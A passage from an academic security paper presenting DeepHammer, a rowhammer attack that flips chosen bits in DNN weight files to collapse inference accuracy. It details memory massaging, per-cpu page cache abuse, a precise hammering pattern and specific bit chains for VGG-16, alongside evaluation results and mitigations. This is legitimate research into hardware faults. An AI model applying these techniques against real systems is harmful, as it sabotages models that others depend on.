In order to induce bit flips in the target DNN model, memory massaging is required to map each victim page to a physical page whose vulnerable bit offset matches the one of the targeted bit. In double-sided rowhammer, this includes a pre-step to set some of the attacker's pages in three consecutive rows in the same bank (*sandwich layout*), and the attacker should be aware of such memory layout. When the attacker's memory is properly situated, the vulnerable page positioning process begins.

Massaging pre-step. In order to get the sandwich layout, the attacker needs to be aware of both DRAM addressing and the physical addresses of its own pages. Based on our threat model, we assume that the adversary can not access privileged system interfaces including `/proc/pid/pagemap` for direct address translation. Our attack can leverage previously proposed memory manipulating technique to force allocations of 2MB consecutive memory blocks [32]. Alternatively, the attacker can allocate a large chunk of memory in user-space, which will contain multiple sets of physically consecutive pages with a very high probability. We use the row buffer side channels as presented in [43] to reverse engineer the DRAM addressing function. The addressing function maps each page to one or multiple DRAM location pairs, denoted as *(row, set)*. The set number uniquely determines the *(channel, rank, bank)* combination for a specific physical address.


Once the attacker gains knowledge of its own physical page layout, the attacker reads the targeted chain of bits to flip. In our implementation, each targeted bit is represented as a three-element tuple (vp_i, bop_i, $mode$) where vp_i is the targeted victim page, bop_i is the targeted bit offset in that page. Finally $mode$ indicates the desired flip direction and can be set to 0 (i.e., 1→0 flip) or 1 (i.e., 0→1 flip). In our attack instance where model weight file is the target, the page identifier is the serial number of the 4KB content that contains the targeted weight parameters. The attacker then checks all its own physical pages and looks for pages that have the targeted bit locations (i,e., bop). Flipping the targeted chain of bits is considered plausible with the attacker's current memory layout if each targeted page can be positioned and hammered independently. In case that certain vulnerable pages are not available, the attacker can verify the satisfiability for the next candidate chain of bits.

6.1.1 Compact Aggressors using In-row Pages

Conventionally, rowhammer attacks use full occupation of the two aggressor rows. However, preparing full aggressor rows for each target page unnecessarily wastes page utilization efficiency, and can also potentially increase the chance of failure for target page mapping. For instance, let's assume that one target page $pgid1$ needs to be positioned at $bank0$ and $row10$ while another target page $pgid2$ has to be placed at $bank0$ and $row11$. In this scenario, if we place $pgid1$ at $row10$, $row9$ and and $row11$ should be both locked as aggressor rows, making it impossible to map $pgid2$ to $row11$ at the same time. Since memory-exhaustion can raise alarm for potential rowhammer exploitation, it is critical for the attack to map target pages and also limit its memory footprint.

To improve page utilization and maximize chance of successful target page mapping, our rowhammer technique utilizes *compact aggressors*. The key observation is that data positioning can manifest at a finer-grained level: a portion of a 4KB physical page that is mapped to a certain row in one bank [13, 43]. We call each of such page portions the

[2] If one physical location has been chosen to flip model bit i, then it would not be utilized again for model bit j even if both the page bit offset and the flip direction match.



(a) One-channel memory (b) Dual-channel memory

Figure 3: Physical page to row mapping on systems with two different memory configurations (**left**: single channel single DIMM/DDR3-Ivy Bridge; **right:** dual channel single DIMM/DDR3-Ivy Bridge).




Figure 4: An example of attack memory preparation using compact aggressors. We illustrate four aggressor sets represented using different filled patterns.

in-row page. Figure 3 illustrates page-to-row mapping for two different memory configurations. As we can see, for a single channel single DIMM configuration, one physical page is mapped to one row, and thus each DRAM row contains two different physical pages. In a dual-channel memory setting, each page is split evenly to two in-row pages, and each DRAM row has four in-row pages (corresponding to four distinct physical pages).

We note that an in-row page is the atomic hammering unit for each vulnerable page since other portions of the same page are mapped to different banks/channels. As long as the in-row pages right above and below the one of the victim are setup and controlled as aggressors, the attacker is still able to induce the desired bit flip. Our proposed attack leverages compact aggressors to prepare memory layout for efficient rowhammering. Figure 4 illustrates a possible combination of aggressor settings considering a 4KB in-row page size (i.e., configuration in Figure 3a). We can observe that the victim page in aggressor set1 shares the same DRAM row with the first aggressor in aggressor set2. Additionally, aggressor set3 and set4 occupy exactly the same consecutive rows, but they are able to induce bit flips without interference. Obviously, this approach improves efficiency for page usage for the target page mapping phase.

6.1.2 Target Page Positioning

With the knowledge of compact aggressors, the attacker's next step is to find a mapping of each vulnerable page to the physical page in its memory space. We utilize a simple but effective heuristic algorithm that positions target pages with the least number of satisfiable physical locations first. Once the mapping strategy is finalized, the attacker releases the corresponding physical pages and remaps the target page.

To accurately locate all the target pages, we take advantage of per-cpu page frame cache in Linux-based systems. Linux system uses the buddy system to manage page allocation. Memories are globally organized as zones by the buddy allocator. When a physical page is freed by a process running on certain CPU, the freed page is not immediately returned to the global memory pool. Instead, freed pages are pushed to a local fast page frame named `per-cpu pageset`. Later when the OS needs to allocate a new page in the same hardware context, it will first attempt to get the page from the head of the list (i.e., stack-like access policy). Such design facilitates usage of pages that are still hot in private caches. Since the per-cpu page frame cache only manages pages locally, it has extremely low noise as compared to global memory pools. Note that when the number of pages frames in the list exceeds certain *recycling threshold*, a batch of pages are returned to the global pool maintained by the buddy system. We exploit per-cpu page frame cache to position the target pages in the following steps:

Step 1: The attacker determines the target page to exploitable physical page mapping for the targeted bit chains. Suppose we have K bits to flip, we can denote the mapping as $(pgid_i, ppn_i)$, where $pgid_i$ represents the i^{th} page in DNN's model weight memory and ppn_i is the designated physical page frame for $pgid_i$, where i is within $[1, K]$.

Step 2: The attacker frees the target physical pages from ppn_1 to ppn_K in order using the `munmap` system interface. To avoid recycling of these pages to global pool, the number of pages freed (K) should be significantly less than the recycling threshold. In our testbed, we observe that the threshold is set to 180 by default, which is sufficient for our exploitation.

Step 3: Right after Step 2, the attacker loads the target pages of the DNN model using `mmap`. The pages are loaded from $pgid_K$ to $pgid_1$. To avoid OS page pre-fetching that interrupts the page mapping, we use `fadvise` with the `FADV_RANDOM` after each `mmap` call. In the end, each target page is located to the attacker-controlled physical location.

6.2 Precise Rowhammering

Once the target pages are placed in the exploitable locations, the attacker begins the initialization phase for the aggressor sets. Prior works typically use the row-stripe patterns (i.e., 1-0-1 and 0-1-0) as they trigger most bit flips. However, certain physical pages may exhibit multiple vulnerable locations (i.e.,

multiple bit flips). As mentioned in Section 5, the attacker needs to control the bit flips precisely at the targeted locations since extra bit flips undermine the effectiveness of our attack. Therefore, the attacker should avoid simultaneous bit flips at undesired page offsets. Fortunately, it has been observed in recent works that the cross-talk effect to a certain vulnerable memory cell merely comes from *the DRAM cells in the adjacent rows at the same column* [9, 32], thus it is possible to control flips at bit granularity. Combining this knowledge with the compact aggressors as discussed in Section 6.1.1, we design a precise rowhammering technique using a data pattern called *column-page-stripe*. Under such scheme, given that the victim row has bit sequence $b_0 b_1 ... \boldsymbol{b_j} ... \boldsymbol{b_k} ... b_n$ and assume that the goal is to flip bit $\boldsymbol{b_j}$ and $\boldsymbol{b_k}$, the attacker will set the content of the two aggressors to $b_0 b_1 ... \overline{\boldsymbol{b_j}} ... \overline{\boldsymbol{b_k}} ... b_n$. Particularly, we only configure the stripe pattern for the column where a bit flip is supposed to happen. For other bits that are expected to stay unchanged, the bits in its aggressors are kept the same as those in the victim page. Again, this strategy is built based on the fact that a bit flip is only controlled by bits in its aggressors that have the same column, and will not be influenced by the aggressor's bit values in other columns. With compact aggressors, the attacker configures the column-page-stripe pattern with the granularity of in-row page.

6.3 Online Memory Re-templating

Memory templating collects the profile of vulnerable bit location in DRAM modules. The validity of bit profile is based on the fact that a considerable amount of the bit flips are repeatable and stable. Our attack exploits those stable bit flips found in the templating process. However, we observed that even for bit locations with stable flips, there are times (especially after system reboots) when our attack failed to toggle the value in the expected direction (e.g., 1→0). Interestingly, we found that such bit location almost always allows bit flip in the opposite direction (e.g., 0→1). Such phenomenon may potentially be attributed to the effect of memory scrambling [29], which is a procedure performed by the memory controller to encode data before they are sent to DRAM modules. Particularly, the encoding scheme is based on a random seed set at boot time. Therefore, when system reboots, the memory controller may flip the logical representation of a bit to be stored in certain vulnerable cells. Accordingly, its bit flip orientation would change. Note that the obsolescence of template is devastating for our proposed attack as it requires precise bit flips.

In order to address this problem, we augment the memory massaging process with an additional step. Specifically, before the attacker performs vulnerable page mapping (Section 6.1), it first quickly verifies whether its memory template has invalid flips for several stably-vulnerable memory cells. This can be done by hammering a few pages in the attacker's own memory space. If expected bit flips are seen, the attacker




Figure 5: A step-by-step demo of DeepHammer attack.

knows that memory controller most likely has not changed its scrambling scheme yet, and thus the previous bit flip profile is still valid. Otherwise, the attack performs fast *online memory re-templating* to correct the bit flip profile. It is worth noting that a complete templating of the attacker's memory space can take many hours or even days. We figure out that complete profiling is not necessary. This is because no matter how data scrambling is performed, the locations of the vulnerable memory cells would not change. Based on this observation, the attacker first filters out pages whose physical frames do not have vulnerable bits at the desired locations (according to the targeted bit chain). This eliminates the need for re-templating for a vast majority of pages allocated by the attacker. For the rest of the pages, the attacker only needs to re-test its bit flip direction. Specifically, for each targeted page offset, the attacker exams the pages that have bit flips in that specific page offset regardless of whether 0→1 or 1→0 direction was recorded. The new direction is then determined

and used to drive target page mapping[3].

6.4 Putting It All Together

By combining all the aforementioned rowhammer techniques, we build our DeepHammer framework. We illustrate a step-by-step exploitation as shown in Figure 5. Figure 5a shows the process where the attacker prepares compact aggressor layout for all vulnerable pages. In this step, the attacker takes as inputs the targeted bits that are generated from our bit search algorithm as described in Section 5. The attacker is aware of the pages in its memory space that come with vulnerable bits at certain page offsets based on the bit flip profile. The attacker then prepares a mapping between the targeted pages to its physical pages, which will determine what page to release later. If the bit flip profile is obsolete due to memory scrambling, the attacker additionally performs an online memory re-templating process (not shown in this figure). Once vulnerable page to physical page mapping is identified and the compact aggressors are set, the attacker starts releasing the victim's corresponding physical pages by exploiting the per-cpu page frame cache. In this illustration, the attacker releases the pages in the order: $pp1$, $pp2$, $pp3$, $pp4$ where pp_i is the desired location to flip bop_i in the target DNN's memory vp_i (Figure 5b). After all target page frames are pushed to the per-cpu page frame cache, the attacker immediately loads the targeted victim pages in the reverse order as shown in Figure 5c: vp_4, vp_3, vp_2, vp_1. This achieves the expected mappings of (vp_1, pp_1), (vp_2, pp_2), (vp_3, pp_3), (vp_4, pp_4). Finally, the attack prepares the content of the aggressors to facilitate precise hammering using targeted column-page-stripe pattern. As shown in the right side of Figure 5c, to flip the bit at offset bop_1 from '0' to '1' in the target page vp_1, DeepHammer sets the stripe pattern $1-0-1$ only at one column that corresponds to bop_1. All the other columns in the aggressor set are set to $x-x-x$ (a solid pattern that minimizes inter-cell disturbances and avoids extra bit flips). When the aggressors are configured correctly, DeepHammer starts inducing bit flip at the four locations with doubled-sided rowhammering. In case that multiple aggressor sets are located in the same rows (maximum 2 for single channel and 4 for dual channel), DeepHammer can induce multiple targeted bit flips in one hammering iteration (e.g., aggressor set3 and aggressor set4). Once the online exploitation finishes, the target DNN system is compromised with inference accuracy degraded to the attacker's desired level.

7 Experimental Setup

Software setup. Our deep learning platform is Pytorch 1.04 that supports CUDA 9.0. Our attack is evaluated with both computer vision and speech recognition applications. For object classification tasks in computer vision, several visual datasets, including Fashion-MNIST [59], CIFAR-10 [30] and ImageNet [11] are utilized. Fashion-MNIST is the only gray-scale dataset in our setup, which contains 10 classes of fashion dress images split into 70k training images and 10k test images. CIFAR-10 has 60K RGB images in size of 32×32. We follow the standard practice where 50K examples are used for training and the remaining 10K for testing. ImageNet is a large dataset with 1.2M training images covering 1000 distinct classes. Images of size 224×224 are evenly distributed into the 1000 output classes. For Fashion-MNIST, a simple LeNet architecture [33] is used. For CIFAR-10, we evaluate on VGG-11, VGG-16 [50], ResNet-20 [19] and AlexNet [31]. To perform classification on ImageNet, we deploy ResNet-18, ResNet-34, ResNet-50, and two mobile network architectures including SqueezeNet [27] and MobileNet-V2 [47]. For speech recognition applications, we leverage the Google speech command dataset [58] that is used for limited vocabulary speech recognition tasks. It has 12 output classes for the voice commands. We test this dataset using VGG-11 and VGG-13 [50] architectures.

Hardware setup. Our DNN models are trained and analyzed on GeForce GTX 1080 Ti GPU platform. The GPU operates at a clock speed of 1481MHz with 11GB dedicated memory. The trained model is deployed on a testbed machine where our proposed attack is evaluated. The inference service runs on an Ivy Bridge-based Intel i7-3770 CPU that supports up to two memory channels. We have set up two different memory configurations for the machine. The first one is a single channel single DIMM setting with one 4GB DDR3 memory as shown in Figure 3a, and the second configuration features a dual-channel single DIMM setting with two 4GB DDR3 memory modules (Figure 3b).

Memory templating. We reverse-engineer the DRAM addressing scheme using the technique in [43]. With the addressing function, the attacker performs memory templating by scanning the rows in the target DRAM modules. Each bank in the DRAM has 32768 rows, and each DRAM DIMM has 16 banks. We observe that bit flips are uniformly distributed across banks. Our attack randomly samples rows in each of the bank. It is worth noting that while templating is an offline process, it is important that it does not corrupt the system to avoid raising security alarms. Therefore, the attacker skips rows that are close to physical pages not belonging to itself.

8 Evaluation

In this section, we present the evaluation results to show the effectiveness of our proposed DeepHammer attack.

Bit flip profile. To extract most of the bit flips from the target DRAM module, doubled-sided rowhammering with row-stripe data pattern (1-0-1 and 0-1-0) are utilized. We first

[3] Note that our discovery about the effect of scrambling on bit flip orientation is based on tests of our existing hardware setup. Future investigation may be necessary to confirm its validity on new hardware platforms.

Dataset	Architecture	Network Parameters	Acc. before Attack (%)	Random Guess Acc. (%)	Acc. after Attack (%)	Min. # of Bit-flips
Fashion MNIST	LeNet	0.65M	90.20	10.00	10.00	**3**
Google Speech Command	VGG-11	132M	96.36	8.33	3.43	**5**
	VGG-13	133M	96.38		3.25	**7**
CIFAR-10	ResNet-20	0.27M	90.70	10.00	10.92	**21**
	AlexNet	61M	84.40		10.46	**5**
	VGG-11	132M	89.40		10.27	**3**
	VGG-16	138M	93.24		10.82	**13**
ImageNet	SqueezeNet	1.2M	57.00	0.10	0.16	**18**
	MobileNet-V2	2.1M	72.01		0.19	**2**
	ResNet-18	11M	69.52		0.19	**24**
	ResNet-34	21M	72.78		0.18	**23**
	ResNet-50	23M	75.56		0.17	**23**

Table 1: Results of vulnerable bit search on different applications, datasets and DNN architectures.

perform an exhaustive test by hammering rows in all the banks. We configure the hammering time for each row to be 190ms, which is sufficiently long to induce bit flips in vulnerable cells. In the memory template phase, we observe 2.2 bit flips every second. Overall, we found that each bank contains $35K$ to $47K$ bit flips. Templating of each bank takes about 5 hours. We further observe that more than 60% of the vulnerable physical pages have at least two flippable memory cells. This highlights the need to perform precise rowhammering using our proposed targeted column-page-strip pattern.

Based on our experiments, it takes about 120 seconds for our flip-aware bit searching algorithm to generate one candidate. Note that since bit search can be done offline, it is not time-critical as compared to the online exploitation phase. The attacker's objective is to completely malfunction a well-trained DNN model by degrading its inference accuracy to that of random guess. Therefore, the ideal accuracy for a successful attack will be close to (1/# of output classes)$\times$100%. Apparently, the target accuracy after attack would be different for distinct datasets. For instance, CIFAR-10 and ImageNet have 10 and 1000 output classes, thus the expected inference accuracies after exploitation would be around 10% and 0.1%, respectively.Table 1 demonstrates the identified bit flips and attack results once all bits are flipped among 12 different architecture-dataset configurations. As shown in the figure, DeepHammer successful compromises all the networks using maximum 24 bit flips. Moreover, the required number of bit flips fluctuates significantly across configurations. We note that the vulnerability to model bit flips can potentially be affected by both *network size* and *network topology*. Specifically, for the CIFAR-10 dataset, with a larger network size, VGG-16 has demonstrated relatively higher robustness as compared to VGG-11 (13 vs. 3 bit flips). Such observation aligns with previous studies on adversarial input attack [40] showing potential improvement of model robustness with increasing network size. Additionally, from network topology perspective, the ResNet architecture family has consistently demonstrated better resilience to model bit flips with more than 20 bit flips required for successful attacks. We hypothesize that such characteristics may be due to the existence of the residual connection in the networks (See Section 9.2). In compact networks, MobileNet-V2 is extremely vulnerable on the ImageNet dataset where only 2 targeted bit flips would suffice for the success, which is considerably less than SqueezeNet. Note that MobileNet-V2 has several distinguishing aspects in terms of network topology and size: (i) The MobileNet architecture family is different from the others with the presence of the combined depth-wise separable convolution and point-wise convolution layer; (ii) It has a deep network architecture with 54 layers while hosting a relatively small amount of model parameters. We envision that network size and topology have an interplay in terms of influencing the vulnerability of DNN models. Finally, besides computer vision application, DeepHammer is also capable of compromising VGG-11 and VGG-13 on the Google speech command dataset, which reveals that our proposed attack is effective for a wide range of DNN models and application domains.

Note that our searching algorithm could generate multiple bit chains to attack one network. We report the minimum number of bits required in Table 1. Table 2 illustrates 3 identified bit chains from our searching algorithm to attack VGG-16 in CIFAR10 dataset. Due to space limit, more identified bit chain samples for other network architectures are shown in Table 4 of Appendix D. We observe that, to successfully attack VGG-16, DeepHammer only needs to attack as few as *13* bits. Furthermore, in terms of bit flip direction (i.e., *mode*), more than 70% of the vulnerable bits use 1$\rightarrow$0 flip. Such high disparity is because, in a typical DNN model, vast majority of the weights are 0s while the non-zero weights play a key role in determining the classification output. Therefore, to maximize accuracy drop, modifying non-zero weights at proper locations can considerably change the prediction behavior.

# of Bits	Identified chain of bit flips (page#, bop, mode)	Hammer time (s)	Accuracy (%)
13	**c1:** (1,4847,0)→(8,25719,0)→(4,23111,0)→(20,7887,0)→(128,3047,0)→(10,1623,0)→(13,2247,0) →(2,16447,1)→(9,22079,1)→(356,16823,0)→(60,11655,0)→(3,2087,1)→(3720,29048,0)	**66**	**10.82**
18	**c2:** (1,11335,0)→(8,223,0)→(28,12567,0)→(7,743,1)→(2,17127,0)→(10,3135,1)→(91,9527,0)→ (24,28447,1)→(9,13535,1)→(6,30071,1)→(3720,28728,0)→(15,28431,1)→(460,24375,0)→(154,20671,0) →(92,32103,0)→(48,12767,1)→(157,15023,0)→(16,27911,1)	**82**	**10.70**
20	**c3:** (9,12839,0)→(1,9367,0)→(17,9687,0)→(4,20031,0)→(70,17479,0), (25,975,0), (229,9199,0)→ (24,31287,0)→(14,11247,0)→(183,5167,0)→(55,12063,0)→(62,9111,0)→(29,25391,0)→(3720,16248,1) →(2792,1192,0)→(395,30063,0)→(706,4200,1)→(292,19583,0)→(28,21263,0)→(431,20550,1)	**96**	**10.88**

Table 2: List of three candidate bit chains (i.e., c1, c2 and c3) to attack VGG16 generated by our flip-aware bit search algorithm.

Another critical observation is that the targeted weight bits mostly cluster in *the first and last a few layers*. For instance, for VGG-16, half of the 13 targeted bit flips (Table 2) are located in the front-end of the network. Additionally, all the 3 bit flips in VGG-11 network are located in the last 3 layers. This potentially indicates that the first and last layers of DNN models are more vulnerable to model weight bit flips. Based on prior studies and our findings, we believe this is because perturbations in the early stages of DNN can get propagated and thus amplified significantly towards the end, on the other hand, changes of model parameters at the back-end of the network can directly alter the classification outcome.

DeepHammer online exploitation. The online exploitation phase is implemented as a standalone process. We run DeepHammer to target each of the three bit chains as demonstrated in Table 2. In order to find aggressor sets for all the targeted bits, DeepHammer needs to pre-allocate a chunk of main memory. Our experiments show that to satisfy target page mapping for multiple victim pages, DeepHammer has to allocate around 12% of the system memory. Apparently, the size of allocation depends on the number of desirable bits to flip. Our profiling test shows that allocation of 20% system memory almost always guarantee satisfaction of mapping. We note that such memory allocation can succeed most of the time in the system without triggering out-of-memory exceptions (unless the available system memory is extremely low). Additionally, our attack only holds the memory for target page mapping (the step shown in Figure 5c). After the mapping is completed, the attacker can then release the vast majority of memory pages that are not needed anymore, making it unlikely for system underlying security policy to raise alarms.

Table 2 also presents the online exploitation performance for VGG-16 under the three candidate bit chains. For all the three runs, our proposed attack is able to achieve the goal of degrading the inference accuracy of the target DNN to about 10%. Due to variations in test dataset, the actual achieved accuracy is slightly higher (e.g., 10.82% for $c2$). We observe that DeepHammer can perform target page mapping and precise rowhammering very fast. All three attack instances require less than 100 seconds to induce bit flips. The high attack efficiency is due to the use of per-cpu page frame buffer that allows fast remapping of previously released pages in a deterministic manner. This avoids the process of page relocation that can take substantially longer. Figure 6 illustrates the DeepHammer manifest times (on an average of 10 runs) for all model and dataset combinations. Specifically, templating the whole memory takes about 24 hours. Note that this step can be done in isolation by the attacker without affecting system behavior, thus it is not on the critical path. More importantly, our online precise hammering requires less than two minutes to flip upto 24 bits among all models. Furthermore, when the bit flip profile is obsolete, the fast re-templating process only takes less than 5 minutes (as opposed to tens of hours for a complete templating). This is because we only need to check the pages with vulnerable memory cells at the desirable locations in the obsolete profile, as memory scrambling merely changes the flip direction, but not the vulnerable bit locations (See Section 6.3). Overall, we observe that DeepHammer can successfully compromise all the target quantized DNN models within only a few minutes, which indicates that such attack can pose practical threat to DNN model integrity.




Figure 6: DeepHammer re-templating time and multi-bit hammering time for all dataset/architecture combinations. The templating process for entire memory takes about 28 hours.

Impact of DRAM vulnerability. Our memory templating phase has identified about 600K bit flips in the DRAM module. This shows the underlying DRAM modules are highly vulnerable to rowhammer exploitation. We further perform a sensitivity study to understand the impact of DRAM vulnera-




Figure 7: Attack results for DRAMs with different vulnerability levels. The numbers on top of each bar denote the minimum bit flips needed for a successful attack.

bility on the effectiveness of DeepHammer. Specifically, we randomly sample the bit profile at three different rates (10%: *a moderate* amount of flips, 1%: *low* amount of flips, 0.1%: *rare* flips), which match a wide spectrum of realistic DRAM vulnerability levels according to the prior study in [54][4]. Note that DeepHammer is designed to work effectively with *partial knowledge* of bit flip patterns. This is because the precise hammering technique ensures only bits at the locations the attacker is aware of would be flipped (See Section 6.2). Figure 7 demonstrates the attack results on 4 different models using CIFAR-10 dataset. We can see that the attacks on AlexNet, VGG-11 and VGG-16 are successful under all the three vulnerability levels. For ResNet-20, the achieved accuracy is slightly higher than attack goal under 1% sampling (11.16% prediction accuracy), but can still be considered as effective. However, attacking ResNet-20 is not successful (18.67%) when DRAM is under the least vulnerable configuration. Note that ResNet-20 has *the smallest network size* (See Table 2), and thus involves a very small number of physical pages to exploit. Therefore, under less vulnerable DRAM configurations, the number of bits that can be practically flipped is heavily constrained by the bit profile in the target system, making it hard for our search algorithm to target top-ranked model bits. Differently, our investigation shows that if the system constraint is not modeled, a theoretical attack can succeed using 20 bit flips in ResNet-20. We note that this highlights the importance of our proposed flip-aware bit search scheme with respect to understanding the empirical danger of bit flip attacks against DNNs in real system.

DeepHammer with single-sided hammering. We also studied the effectiveness of DeepHammer using single-sided rowhammer that does not require locating two aggressor rows. On the same machine, we observe out that with single-sided rowhammering, much less vulnerable bits are found (**1876** 0→1 flips and **1468** 1→0 flips). We tested the same 4 models used for the aforementioned DRAM vulnerability study. We find that the results of DeepHammer using singled-sided hammering are similar to doubled-sided rowhammering under the lowest vulnerability level. Specifically, our attack on AlexNet and VGG-11 succeeded with 7 and 6 bit flips, respectively while the desired accuracy drop is not achieved for VGG-16 and ResNet-20. Such results are expected since the number of total exploitable bits are about 0.3% compared to doubled-sided rowhammering.

[4]We choose to sample our existing bit profile instead of directly using existing bit flip database in [54] so that we can empirically demonstrate the result of the attacks.

9 Discussion

9.1 Untargeted and Targeted Attacks

DeepHammer mainly focuses on untargeted attacks that degrade the overall inference accuracy to the close-to-random-guess level without explicitly controlling the specific output class. However, we do have some useful observations that could lead to a potential targeted attack. *Observation-1:* The identified bit-flip chain forces almost all the inputs to be classified into one particular output group, instead of completely random, even though the test batch chosen to calculate gradient is random and may contain inputs from different groups. We call this particular output as *winner-group*. *Observation-2:* We did not intentionally choose the winner-group in our original method, thus DeepHammer does not control the winner-group directly. However, we find that the winner-group is heavily dependent on which group of input sample batch is used to compute the bit gradients. This is likely because our search algorithm mainly follows the gradient-descend direction to amplify particular weights that are strongly linked to one particular output group. Thus, the test data in different groups may help us find different weights strongly connected to the corresponding output groups, which could enable controlling of the winner-group by the adversary. These observations motivate us to find a way of *extending our attack to a variant of targeted attack*: forcing DNN to classify any input to one target group if the attacker can provide one batch of test data belonging to the target group to our search algorithm.

To validate this targeted attack extension, we test ResNet-20 on CIFAR 10 dataset. To target class-1, we intentionally choose a test batch with all images from class-1 to perform our flip-aware bit search. It shows that almost 99.63% of all test inputs will be classified into class-1 with just 18 bit flips. Similar results are observed in all other groups (e.g., class-9 targeted attack requires 19 bit flips). We will investigate further in our future work about other types of targeted attacks, e.g., only misclassifying certain inputs to specific classes without influencing the rest of inputs.

9.2 Potential Mitigation Techniques

DNN algorithm level mitigation. Prior works have shown that wide DNNs are typically more robust to noise injection

Architecture:	Acc. Before Attack (%)	Acc. after Attack (%)	# of Bit-flips
ResNet-20	90.7	10.9	21
ResNet-20×2	92.0	14.2	30

Table 3: Ablation study of model redundancy.

for adversarial inputs [20, 40]. As DeepHammer can be considered as a class of attack that injects noises to network weights, we expect wider networks could be more resilient to such attack. To validate this hypothesis, we evaluate the effectiveness of DeepHammer for both standard ResNet-20 and ReseNet-20 with doubled width (×2). From Table 3, we can see that DeepHammer requires higher number of flips as we increase its network width by 2×. In contrast to the ResNet-20 baseline model which requires only 21 flips to reach 10.92% accuracy, the ResNet-20 (×2) model accuracy sustains at 14.19% even after 30 flips. Apparently, increasing the network width (i.e. redundant model) alleviates the effect of DeepHammer at the cost of an increased number of network parameters. Furthermore, based on the results of different network architectures shown in Table 1, we find that the ResNet family is generally more robust. In contrast to other deeper networks that come at the expense of gradient vanishing [22], ResNet's residual connections make the network's learning process relatively more resilient, although it is still vulnerable to DeepHammer.

Protecting top-N vulnerable bits in models. One straightforward solution is to identify the n most vulnerable bits and selectively protect these bits by system software. For example, in Round-i (Ri), we can apply the proposed GBR algorithm to identify vulnerable n bits that degrade the DNN accuracy close to random guess (10% for CIFAR-10), then those vulnerable bits are assumed to be protected by OS and labeled as bits that cannot be flipped in round-$(i+1)$. We run the experiments with ten rounds. As shown in Figure 8, it does not show significant attack efficiency degradation when top vulnerable bits are secured. This results indicate that the search space of vulnerable bits is relatively large. Thus protecting only a small amount of those vulnerable bits may not be a feasible approach. As a result, defense mechanisms that provide both software- and hardware-level guarantee of data integrity may be one possible direction for future investigation.

Hardware-based protection against model tampering. Another direction is to leverage hardware support to avoid data tampering on vulnerable/untrusted memory modules. Several recent works have studied the use of secure enclave (e.g., Intel SGX [10]) to protect the privacy of critical data in DNNs such as sensitive user inputs, training data and model parameters [26, 56]. SGX-based solution also offers data integrity protection against off-chip data tampering. While such approaches can work on small DNN models, Intel SGX-based techniques are subject to high performance overhead for maintaining large models in enclaves [18]. This could cause serious issues for applications that are latency-critical. On the other hand, while many vulnerable bits exist in DNN model, our investigation has revealed that the identified bits are mostly concentrated in the *first* and *last* a few layers (See Appendix D). Therefore, securing these vulnerable layers instead of the entire model may efficiently improve the robustness of DNN models with low overhead. Particularly, one promising solution is to selectively preload these critical model layers onto CPU caches. Therefore, even some bits are corrupted in the DRAM, it will not adversely influence the inference accuracy of the target model. We note that there are already commercial-off-the-shelf supports that enable allocation of dedicated cache regions to applications for Quality-of-Service purposes (e.g., Intel CAT [28]). System administrators can take advantage of this feature to lock vulnerable model layers to prevent from tampering while not incurring considerable runtime overhead.

